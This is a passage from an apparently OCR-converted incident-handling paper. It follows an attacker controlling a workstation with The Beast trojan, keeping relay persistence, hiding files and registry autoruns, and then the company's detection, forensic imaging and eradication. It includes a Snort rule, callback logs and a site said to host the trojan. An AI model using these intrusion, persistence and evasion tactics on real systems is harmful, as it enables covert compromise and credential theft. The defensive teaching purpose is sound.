
```
alert udp any any -> any 69 (msg:"TFTP Get"; content:"|00 01|"; offset:0; depth:2;
classtype:bad-unknown;)
```

The trojan file, server.exe, would be detected if XYZ Corporation were running a current version of an Anti-Virus program. This will be demonstrated in the incident handling portion of this work. As mentioned previously, the author of The Beast does offer custom undetectable versions of the trojan for a fee and the AV program would not be able to detect this custom trojan. AV software uses pattern matching in order to identify threats to a system. Thus AV software would not have signatures in place to detect custom versions of this trojan.

The trojan is now running on victim's system. Attacker gets notification on WIN_ATTACK that his victim is ready to control.



Once again, the author has taken the liberty of blackening out the IP of the available victim. Now attacker simply double-clicks the alien head representing victim and he has complete control of the system. There are a myriad of functions that one can use here. Attacker now has the ability to browse the file system, modify the registry, view running applications, run port scans, and even retrieve passwords. Attacker decides to ensure that server.exe has "melted" as he had configured it to. He clicks on Managers, then Files, and then hits the Find Drives button. This shows him the drives on the local system. He navigates to C:\gcih\emuled in order to look for server.exe. This was the path the shell had presented him when he had performed the exploit. He could also use the search feature present in The Beast file menu, but this is a more indirect route, as our attacker knows the location where eMule was running. Perhaps the server.exe file did not delete itself as it was executed remotely. He wants to cover all the bases.



He now begins to have a little fun and just navigate the available menus. He has the ability to run programs and even have them hidden. This functionality is available under the Misc button. Attacker moves on to the Plugins button and decides to load up the Protected Storage Passwords and Dialup Passwords plugins. Finally, attacker can now upload any additional files he'd like to and place them in any directory as he has complete access to the file system. He has successfully managed to ensure accessibility into the internal network of XYZ Corporation by way of victim's system and BSD_Relay. One possible problem that might arise would be if XYZ Corporation discovers the trojan is running and shuts down the system. Another possibility is that BSD_Relay is rebooted at some point. If Attacker started natd from the command line, he would need to log back in order to activate the forwarding of tcp/9999-tcp/10008 to his WIN_ATTACK box. A possible solution for this is to use a natd configuration file and run natd from /etc/rc.conf. Attacker might also schedule his natd command line in the crontab so that they would always be up and running, when the machine came online. If the administrator ever takes a look at the jobs that start upon boot, he might discover these rogue redirects, scrap the system for rebuild and then Attacker would no longer be able to connect to victim's system. In order to avoid these issues Attacker will continue to "own" more systems and will make moves to increase his foothold inside of XYZ Corporation. He could create more Beast servers configured with SIN notification utilizing other relays, which he controls. All he would need to do is upload new servers to victim's system and then find holes present on other internal XYZ Corp. systems for avenues of infection. This task is more easily accomplished from inside of a firewall, as there is typically less security on the internal network. Below we see tcpdump logs demonstrating this communication:

13:03:36.754988 14.14.14.14.1035 > 192.168.2.5.9999: S [tcp sum ok] 4213721549:4213721549(0) win 16384 <mss 1460,nop,nop,sackOK > (ttl 127, id 183, len 48)
0x0000 4500 0030 00b7 0000 7f06 91e5 d0d0 d0d0 E..0.....Dd..

```
0x0010   c0a8 0205 040b 270f fb28 49cd 0000 0000        ......'..(I.....
0x0020   7002 4000 29e3 0000 0204 05b4 0101 0402        p.@.).....
13:03:36.762769 14.14.14.14.9999 > 192.168.2.5.1035: S [tcp sum ok]
3626853631:3626853631(0) ack 4213721550 win 64240 <mss 1460
,nop,nop,sackOK> (ttl 127, id 59435, len 48)
0x0000   4500 0030 e82b 0000 7f06 aa70 d0d0 d0d0        E..0.+.....pDd..
0x0010   c0a8 0205 270f 040b d82d 64ff fb28 49ce        ....'....-d..(I.
0x0020   7012 faf0 31b4 0000 0204 05b4 0101 0402        p...1.....
13:03:36.775921 14.14.14.14.1035 > 192.168.2.5.9999: . [tcp sum ok] 1:1(0) ack 1 win 17520 (ttl
127, id 184, len 40)
0x0000   4500 0028 00b8 0000 7f06 91ec d0d0 d0d0        E..(........Dd..
0x0010   c0a8 0205 040b 270f fb28 49ce d82d 6500        ......'..(I..-e.
0x0020   5010 4470 14f9 0000 0000 0000 0000             P.Dp.....
13:03:39.533205 14.14.14.14.1037 > 192.168.2.5.10001: S [tcp sum ok]
4214449462:4214449462(0) win 16384 <mss 1460,nop,nop,sackO
K> (ttl 127, id 188, len 48)
0x0000   4500 0030 00bc 0000 7f06 91e0 d0d0 d0d0        E..0........Dd..
0x0010   c0a8 0205 040d 2711 fb33 6536 0000 0000        ......'..3e6....
0x0020   7002 4000 0e6b 0000 0204 05b4 0101 0402        p.@..k.....
13:03:39.540417 14.14.14.14.10001 > 192.168.2.5.1037: S [tcp sum ok]
3627647455:3627647455(0) ack 4214449463 win 64240 <mss 146
0,nop,nop,sackOK> (ttl 127, id 59442, len 48)
0x0000   4500 0030 e832 0000 7f06 aa69 d0d0 d0d0        E..0.2.....iDd..
0x0010   c0a8 0205 2711 040d d839 81df fb33 6537        ....'....9...3e7
0x0020   7012 faf0 f94f 0000 0204 05b4 0101 0402        p....O.....
```

The Beast trojan is now installed and running on victim's system and it makes a connection attempt over tcp/9999(as it had been configured to do so) at **13:03:36.754988**. Attacker's system responds and the three-way TCP handshake is completed. The author has also included a few entries demonstrating The Beast trojan connecting over ports tcp/10001 for the sake of completeness as The Beast will utilize a range of 10 ports to perform its functionality, as mentioned previously.

Step 7: Await notification from the target system via SIN. After notification is received, connect and enjoy.

Covering Tracks:

Attacker has been very careful to keep his activity as covert as possible. He is using a relay server in order to mask his true location. He could undertake to install a rootkit on BSD_Relay so that his connections would not show up if an administrator were to run a netstat command; however, in our work, Attacker controls this relay system, as it is his own, so this step is not necessary. With regard to victim's system, the exploit process and placement of The Beast Trojan will not create entries in the Windows Event log, so he has nothing to fear there. Attacker verified this during the testing phase before actually attacking. The Beast process is also running injected inside of explorer.exe. The only hint of any misdoing on the system is the presence of a few files. The Beast will create 2 files of format ms****.com, where the * represents a random character. These

files will be placed into the Windows Directory under %WINDIR\msagent\ and %WINDIR\System32\. This information was taken directly from The Beast help file. In this particular case the files were named msfmkq.com and msdcsn.com, respectively. The keylogging file is named system.blf and is also present inside of the System32 directory and it will sit and collect keystrokes which attacker can retrieve at any time. Attacker can change the attributes of these files in order to make them hidden through The Beast client menus easily. This will not prevent someone from finding the files if they have selected to Show Hidden Files in Windows, but should suffice for hiding them from typical users. There are several registry entries made as well, but they are well hidden. The Beast has added an entry to victim's system under:

HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{42CE4021-DE03-E3CC-EA32-40BB12E6015D}

This key is named StubPath and is set to run C:\WINNT\System32\msdcsn.com, which is the process to load The Beast. Attacker must leave this in the registry so his trojan will run on startup of the system. It is buried very deeply so he's not concerned about someone finding it. The author was unable to locate the registry entry made to HKEY_CURRENT_USER in the testing machine's registry. Perhaps the name given to the key is cryptic enough to prevent ease in discovery. The author searched for this registry entry for a good deal of time, but was unable to locate the particular key associated with The Beast.

Dealing with the Incident:

We have taken a look at this situation from the point of view of Attacker. We now shift gears a bit and take some time to look at this incident from the opposite side. This portion of the work deals with the procedures and processes taken in handling this incident after its discovery. It is important to note here that XYZ Corporation does not have a defined Incident Handling team or policy. There is no dedicated Security Officer and their knowledge of exploits and security is limited to say the least. Their most security-savvy employee is their Head Systems Administrator, as he plays with security tools on his personal time. This incident was discovered upon successful deployment of an Enterprise-class Anti-Virus Suite. The Head Systems Administrator managed to convince the VP to purchase this item in light of recent news events including the Blaster Worm, Sasser, as well as Sobig. If the reader is unfamiliar with these Worms/Viruses, please reference http://securityresponse.symantec.com for detailed write-ups regarding these threats. The Systems Administrators have been stressed and were having a hard time keeping up with patching of all corporate Windows workstations. Their suggestion

to management was to purchase AV software so that if any machine on the internal network were compromised then they would at least be able to hope to stop further spread of problems by identifying an infected system.

Preparation:

The first step in the Incident handling process is that of Preparation. As previously mentioned, XYZ Corporation did not have an Incident Handling procedure in place when this incident was discovered. XYZ Corporation has a firewall in place that is configured to drop all inbound requests that have not been explicitly defined. The company runs a Web server that is located in their Demilitarized Zone(DMZ). Their firewall is configured to forward on all inbound requests for tcp/80 and tcp/443 on to this web server. This server is also providing File Transfer Protocol(FTP) services, as such; tcp/21 is also allowed to pass over the firewall to this server. The Systems Administrators have been very diligent in keeping their critical servers up to date with security patches. XYZ Corporation has their firewall configured to allow inbound traffic to the internal network, over tcp/3389. This port is typically used for Windows Remote Desktop service, present in XP. The firewall is configured to forward requests on to the internal IP of the Head Systems Administrators computer. He uses this feature when he needs to work remotely. He has configured a strong password comprising letters, numbers, punctuation, and mixed cases.

The Incident Handling team is comprised of:

VP of Operations – This is the primary management contact to which details regarding security incidents will be reported. The Vice President is the operating figurehead of the organization and the primary management contact.

Head Systems Administrator – He is the most technically proficient employee at the company and he will be on the front line facing this issue head on. His assistant will serve a supporting role. He has a decent background in security, but lacks professional training. He will serve as the primary handler.

Systems Administrator – This person will serve a supporting role to the Head Systems Administrator. He is not as technically proficient, but will serve by passing information off to the HR Manager for further report to the VP. He will also assist in resolution of the issue under the direction of the Head Systems Administrator.

HR Manager – This person serves a dual-role in the organization and is responsible for PR functions as well as HR issues. The HR Manager will be important for later explanation of the incident. The HR Manager will

also co-ordinate the ordering of food/drinks for the Systems Administrator to keep them fueled up and working. The HR Manager will be the person that receives status updates from the Systems Administrator. His role will be important later as he will be the person to handle employee questions should they arise.

President – The VP will keep the President up to speed on the situation as information becomes available. The President is the decision maker of the organization and the details regarding the incident will be important in helping shape the future handling of incidents and overall security posture of the organization.

XYZ Corporation had very few existing countermeasures in place when this incident occurred. The primary countermeasure in place to help stop malicious traffic was their firewall. This device logs all network traffic leaving or coming into their network. Their secondary countermeasure was their Anti-Virus software, which, as mentioned, was not very current, and had out-of-date virus definitions. XYZ also maintains a secured room where they store important information that only these five individuals have access into.

The Systems Administrators have been very diligent recently at patching all of their Windows systems to keep them as current as possible. They know that once something malicious manages to penetrate into the inside of their network that other machines might possibly be susceptible to compromise as well. This is why they have been working so hard in patching recently.


XYZ Corporation does not have an IDS in place, also previously mentioned. This is a security concern that has not yet been implemented, but has been discussed. Management has not yet been convinced of its value. Our Head Systems Administrator would like to implement an IDS on both the internal and external network. He would like to be able to detect external attacks directed at XYZ Corporation as well as detect internal Attackers that might be disgruntled employees attempting corporate espionage. He makes this argument to management, as it will help to protect corporate assets and intellectual property.

Identification:

As we have seen in the first portion of this work, Attacker began his work at 11pm one evening. This incident was not discovered for some time. The time lapse between the first intrusion into XYZ's network and the discovery of the Trojan was approximately 1 week. The reason that this was not detected sooner was due to several things. First, the Systems Administrators had not had much time to review firewall logs and thus did

not notice one of their systems making an outbound connection over udp/69. Second, XYZ Corporation was still in the process of purchasing current AV software. Approval for purchasing takes time and it was not until a week had passed that the Systems Administrators had managed to deploy the AV clients. They purchased Symantec Anti-virus 9.0.0.338.

The Systems Administration team deployed corporate AV clients on all internal hosts. This is when the incident was first discovered. The same user using eMule, victim, reported that he had seen a Pop-up AV alert on his desktop one morning. He reported this to the Systems Administrator who then passed this information on to his Head. At this point, it was evident that something was not quite right.



The Head Systems Administrator reviewed the alerts on victim's system and then instructed victim to no longer use his machine and to not touch it further. He asked his assistant to keep a watch of it so that no others might tamper with it. He wanted to ensure that the system would not be modified thus preserving the evidence in as pure a form as possible.

The Head Systems Administrator copied down the information from the AV alert into his notes and took a picture of each alert. He wrote down the file name shown in the alert of mssvcie.dll. The message stated that the system failed to Quarantine the file, but was able to successfully delete it. It was at this point that the Head Systems Administrator did some checking on the information inside of the alert from his own workstation. He needed to begin piecing together the information. A visit to http://securityresponse.symantec.com turned up the following link after searching:

http://securityresponse.symantec.com/avcenter/venc/data/backdoor.beasty.family.html

The Head Systems Administrator printed this information and began to review it. After reading the information contained in this document he realized he had a probable Trojan operating inside of his network for an indeterminate amount of time. He wondered how it had infected victim's system and decided that he would review firewall logs for any traffic that appeared out of the ordinary.

Jun 9 13:02:56 host kernel: ipfw: 700 Accept UDP 192.168.3.20:1033 192.168.3.10:69 in via aue0

Note: Assume that 192.168.3.10 is an external host not on XYZ's network

Victim's system was a user workstation and should not have ever made any connections over udp/69. It was true that occasionally the Head Systems Administrator would utilize TFTP for management purposes; however, this machine had never been utilized for that purpose. The evidence collected up until this point included the Pop-up AV alerts that the Trojan had caused. Along with this, the firewall logs showing a connection made outbound from victim's system to an external host over udp/69 were a cause for concern. All of this was documented in our handler's notebook.

Containment:

Once it had been determined that there indeed was an incident, the Head Systems Administrator began to contain the situation as best he could. Our Head Systems Administrator did not have a "jump kit," but he had a lot of personal resources that he liked to tinker with from time to time. Our Admin then threw together some spare hardware he had around the office, some things from his car, and some CDs that he had in his personal collection for testing and tinkering. This would be his makeshift Jumpkit for dealing with this situation. A Jumpkit is normally comprised of a collection of useful tools and applications for handling incidents. XYZ CORPORATION did not have an established Incident Handling procedure or jumpkit, so it had to be created on the fly. Here is a breakdown of the items in our handler's jumpkit:

- Several Large capacity Hard Drives(IDE and SCSI): These are needed in order to store data obtained from systems for further evaluation and possible forensic study.

- External USB 2.0 Hard drive: This will be used to store drive data on and then put into safe keeping. This will also serve as the primary backup mechanism for data.

- Cross-over and Straight-thru Cat5 cables: These cables are crucial, as our handler will need to be able to make all types of network connections as needed.

- 8 port Hub: The hub is important as if a network backup is required; our handler wants to be able to isolate the system he is studying and the backup system. By utilizing a hub, he will be able to perform backups without being connected to the rest of the corporate network. He also might use this hub in order to sniff network traffic from a suspicious system, as hubs will send network traffic out of all ports, as opposed to a switch, which does not.

- Several Grade-school/Marble notebooks: These will enable the handler and others on the Incident Handling team to make notes of the events that occur. The reason for choosing a marble notebook is so that pages that might be removed will be noticed.

- Writing Implements: Several pens to take down notes with in both blue and black ink. No pencils, as pencil writing can be erased.

- Contact List: The handler has a listing of contact information for all members of the Incident Handling team as well as the local police station and fire department. All members of the team have cell phones and home phones as well. This information is also kept in the secured room that only authorized people have the combination to. Also included on this list is contact information for Building management as well as XYZ Corporation's Internet Service Provider(ISP).

- Knoppix-STD: Knoppix is a bootable Linux OS that has a suite of utilities built in. The STD version of Knoppix is the Security Tools Distribution that has a plethora of security tools including Forensics. This distribution is available free for download at http://www.knoppix-std.org/. Our handler has played with this cd before but never in depth. It has a large collection of very useful tools. It runs entirely from a CDROM so there is neither risk of contamination nor altering of files stored on a local drive.

- Symantec Ghost and boot disks: Our handler will use Ghost in order to take a backup of the entire hard disk on this system for further review.

- Windows OS OEM CDROMs: Fresh copies of the Windows OS for reinstalling systems that need to be rebuilt.

- Personal Laptop: XYZ Corporation's budget is small so our handler always carries his laptop around for personal use as well as business usage. His laptop is portable and can be used almost anywhere.

- Screwdrivers: Our admin has a small kit of screwdrivers at his desk for fixing machines around the office. These would be useful

- Digital Camera: Our Head Systems Administrator always has his camera with him. He will use it to photograph and document activity.

- MP3 Player: Our handler works best with music. He has his portable MP3 player ready to go to keep him focused on the tasks at hand.


- Cell phone charger: He always has his phone with him and thus always carries his charger. This will be important in case his battery dies during the incident and he needs to communicate with other members of the team.

After completion of this incident, we will cover recommendations for additional items and improvements that might be made for improving the XYZ Corp. Jumpkit.


He decided to photograph victim's system with his digital camera so that he could have pictorial evidence of the scene. He had taken pictures of the AV popups as mentioned. He decided to question victim and ask him if he had noticed anything out of the ordinary recently. Victim mentioned that a little while back he remembered setting up a download thru eMule before leaving work one night. When he came in to work the next morning, victim noticed that his eMule was no longer running. He decided to restart it, as he had no idea why it would have shut down, but didn't think it was that big of a deal. He also asked victim if he had received any email with attachments and opened them. Victim said that he had not. Perhaps victim had opened an attachment that they had received in their email that was actually a Trojan. The Head Systems Administrator took all of this information and wrote it into his notebook. Our admin struggled to think of any possible way that the Trojan might have been installed. He decided to search online for anything pertaining to eMule and came up with a recent exploit affecting 0.42d and IRC[16]. He approached victim and asked him if he was using IRC for file transfer and he had answered yes. After reading over the details of the exploit, our handler realized that eMule crashing might have been as a result of the DOS portion of the exploit and that the code presented on the site had far worse ramifications as in being able to create a listening port or send a shell to a remote location. When asked what version of eMule he was running, Victim responded 0.42d. Our handler printed out the page describing this exploit. It was at this point that our handler reached a possible explanation for how this Trojan might have infected this system. He speculated that an attacker had used this exploit against victim. He decided that based upon his assessment to this point that it would be safe to disconnect the system from the network. He did not want any further activity on his network form this host. He wanted to run netstat on victim's system in order to ensure that the AV software had stopped the operation of the Trojan, but did not want to do so as it would affect the data on the system. Besides, he


would be able to have a look at the firewall logs correlating them with the time to see where victim's machine was connecting. He unplugged the network cable so that there would be no further traffic sent to/from this system. He would need to survey the system. He had no idea if any other systems had been compromised. He instructed his assistant to run Virus scans on all other workstations to determine if there had been any further contamination by Trojans or worms. All of the other workstations came back uninfected. This information was passed on to the HR manager, keeping him and the rest of the team up to speed. All of this was documented in our handler's notebook.

The affected system would now not be able to communicate with the rest of the network and thus could be isolated and contained. He now hooked victim's system into a hub and his laptop into the same hub.



A backup was needed of the data so that the data could be studied without tampering with the original. Our admin decided to pull the power cord out of victim's system and then bring it back up using the Ghost boot disk. The plan would be to dump the drive via Ghost Peer-to-Peer option. His boot disk would assign an address of 192.168.5.2 to a client upon boot. He created another boot disk for his laptop that would assign an IP of 192.168.5.3 so that his laptop would be part of the same subnet and be able to communicate with victim's system. Victim's system booted up fine and then our handler selected it to serve as a slave. He rebooted his laptop and chose it as Master and entered victim's IP to connect to:






Our handler then copied the entire drive over to his laptop, bit by bit. After this dump had completed, he felt that it might also be prudent to have a copy of the drive via dd. Many forensic tools could read the dd format, but he was unsure as to whether or not they could read Ghost format. Our handler wasn't sure that this incident would necessitate getting the law involved and deep forensic study, but he wanted to make sure he had taken care of the original evidence and had copies of the data should further study be required. Our admin rebooted victim's system, this time with a copy of Knoppix-STD in the CDROM drive. He then rebooted his laptop to its former state(he did not need to use Ghost for now) and setup a cryptcat listener on his laptop:

```
cryptcat –l –p 2000 > victim_dd.log
```

Cryptcat is a tool that is based upon the popular tool netcat. Cryptcat provides all of the functionality that netcat does, but cryptcat incorporates built-in Two-fish encryption[17]. This command will create a listener on port 2000 on our handler's system. Cryptcat comes standard with Knoppix-STD. Our handler knows that the only two systems on his hub are himself and victim, but has a thing for encryption and likes to use it whenever possible.




Once Knoppix-STD was running on victim's system, our handler needed to obtain an image of the data off of the drive as well as configure the network. He hit the "K" icon, then to the Knoppix Menu to Network/Internet and then Network card configuration. This started up a wizard and our handler configured the IP to be 192.168.5.2 so that Knoppix would be able to communicate with his laptop. With that done, our handler moved on with the rest of his plan. Knoppix-STD showed him that /dev/sda1 had been mounted successfully to /mnt/sda1, so he would not have to mount it by hand. Knoppix-STD will attempt to automount drives if it can do so. If the drive had not been automatically mounted he would simply an issue:

```
mount_ntfs /dev/sda1 /mnt/mountpoint
```

He next needed to run a dd of the drive and pass the data to cryptcat in order to push it to his laptop, which was listening. First he opened up a Konsole by clicking the icon with a terminal and a shell on it. Then he had to become root. He entered in this command:

```
sudo su root
```

Now that he was root he could execute his dd command to copy the data from the mounted drive. dd would then feed the output to an outbound cryptcat connection to his laptop. He executed: `dd bs=2048 if=/dev/sda1 | cryptcat 192.168.5.3 2000`



This command will run dd with a block-size of 2048KB. This variable choice is arbitrary. The if= option sets the input file to be /dev/sda1, or the hard drive our handler wishes to grab data from. Finally, he pipes this data into the outbound cryptcat connection on to his laptop. This process will take our handler some time, as he must wait for the full drive to be copied bit by bit to his system. Once the dd has completed, our handler has a file called "victim_dd.log" on his laptop. Our handler could have saved a bit of time by using gzip to compress the data from /dev/sda1, but was concerned that this might alter the data in some fashion. A possible setup for this is to run *cryptcat –l –p # > victim_dd.gz* on the laptop and run *dd bs=2048 if=/dev/sda1 | gzip | cryptcat 192.168.3.3 #* on the Knoppix system.

Satisfied with his copies of victim's drive in two formats, he then plugged in his USB Hard drive to his laptop and made a copy of the dd and Ghost images from victim's drive to it. Content with his completed dumps our handler then decided that he would dump this contaminated Ghost image onto one of the spare HD's from his jumpkit and throw it in a spare box. This would be the system that he would evaluate. He powered down victim's old system and removed the hard drive. He then decided to take a picture of the drive and then store this drive in the secured room. He gave his assistant the original hard drive as well as the USB Hard drive containing the images and told him to place both in the secured room and to let the HR manager know that this had been done. He grabbed a spare IDE drive and a spare box and installed the drive. He then booted up the testing system with the ghost boot disk and pushed the image of victim's system onto the fresh drive from his laptop. The Head Systems Administrator then documented all he had done in his notebook.

Eradication:

Our handler took up his write-up from Symantec regarding the Beasty Trojan to step through the document. He booted up the system and logged on as local admin all the while keeping this system unplugged from the network. He received notification from his AV software that it had detected the Beasty Trojan in a file named mssvcie.dll. This concerned our handler, as there was still the presence of the Trojan on the system. He documented this in his notebook and took a picture of the AV popup as well. He looked for the mssvcie.dll file in C:\WINNT\system32 directory but was unable to locate it. He then moved on and checked for the presence of any of the files listed in step 2 from his write-up in the Windows and system32 directory. He managed to locate a strange file in C:\WINNT\system32 named msfmkq.com. The name of the file disturbed him, as he didn't believe that this was a typical file found on Windows 2000. He documented this and checked for it on his own system. Our handler searched for the file, but came up empty. He was now pretty sure that this was a malicious file. He documented this in his notes and continued to dig. Next he looked for the file chinka.exe and this was also absent. He ran a netstat –a to see if this system was listening for any connections on tcp/666 and tcp/6070(as listed in the write-up) and it also was not. Finally, he looked in the registry at:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components

He managed to locate a strange entry under the second key listed at:

{42CE4021-DE03-E3CC-EA32-40BB12E6015D}

This entry referenced a file msdcsn.com located in C:\WINNT\System32. Sure enough, our handler took a look in the System32 directory and found this file. Now he knew for sure there was some funny business going on. He documented this in his notebook and moved on.

Only a few of the symptoms discussed in the Symantec write up were present on victim's system. Before moving ahead though he wanted to find out more about this Beasty Family. A quick search in Google for Beasty Trojan turned up virus and Trojan write ups so he searched for Beast Trojan. He found this link:

http://tataye.areyoufearless.com/Trojan.html

Note: This link was accessible at the time of the composition of this paper. The author has been unable to locate another site, at present time that hosts a download of The Beast Trojan. This site was observed as being accessible up until June 1, 2004.

After reading over the features of this Trojan he saw that it was capable of making outbound connections in order for an external source to control. It was also highly customizable and could even capture keystrokes. This ability to customize the functionality of The Beast would explain why the information from the Symantec write-up didn't line up exactly with what he had seen from victim's system. He was tempted to plug the system into the network in order to see if it would make an external connection by viewing further netstat information, but he felt the risk was too great. His belief now was that this system had been making outbound connections in order to evade the firewall. Another look through the firewall logs and he was able to see the same destination IP that victim's system had connected to for TFTP was also seen with connections over tcp/443.

Jun 9 13:02:48 host kernel: ipfw: 600 Divert 8668 TCP 192.168.3.20:1032 192.168.3.10:443 in via aue0
……
Jun 9 13:03:17 host kernel: ipfw: 600 Divert 8668 TCP 192.168.3.20:1032 192.168.3.10:443 in via aue0

> **Note:** Assume that 192.168.3.10 is an external host not on XYZ's network.
> **Note:** These ipfw logs have been taken from BSD relay, but might appear in a different format if taken from another type of firewall. The logs shown here have been chosen for the sake of brevity.

There were several connections to this destination over tcp/443, but only for one and a half seconds. That type of network communication was definitely not the norm for what he was expecting. He decided to open up his web browser and visit the IP listed in his firewall logs to see if this was a legitimate web site. After doing this though, his browser came back with an error that the page could not be displayed. Things were getting more interesting the deeper he dug. He sifted through the logs further to find any other occurrences of this destination IP and also noted the presence of connections over tcp/9999 – tcp/10008.

Jun 9 13:03:20 host kernel: ipfw: 600 Divert 8668 TCP 192.168.3.20:1034 192.168.3.10:9999 out via aue0
…….
Jun 9 13:03:39 host kernel: ipfw: 600 Divert 8668 TCP 192.168.3.20:1036 192.168.3.10:10000 out via aue0
…….
Jun 9 13:03:39 host kernel: ipfw: 600 Divert 8668 TCP 192.168.3.20:1044 192.168.3.10:10008 out via aue0

> **Note:** Assume that 192.168.3.10 is an external host not on XYZ's network.
> **Note:** These ipfw logs have been taken from BSD relay, but might appear in a different format if taken from another type of firewall. The logs shown here have been chosen for the sake of brevity.

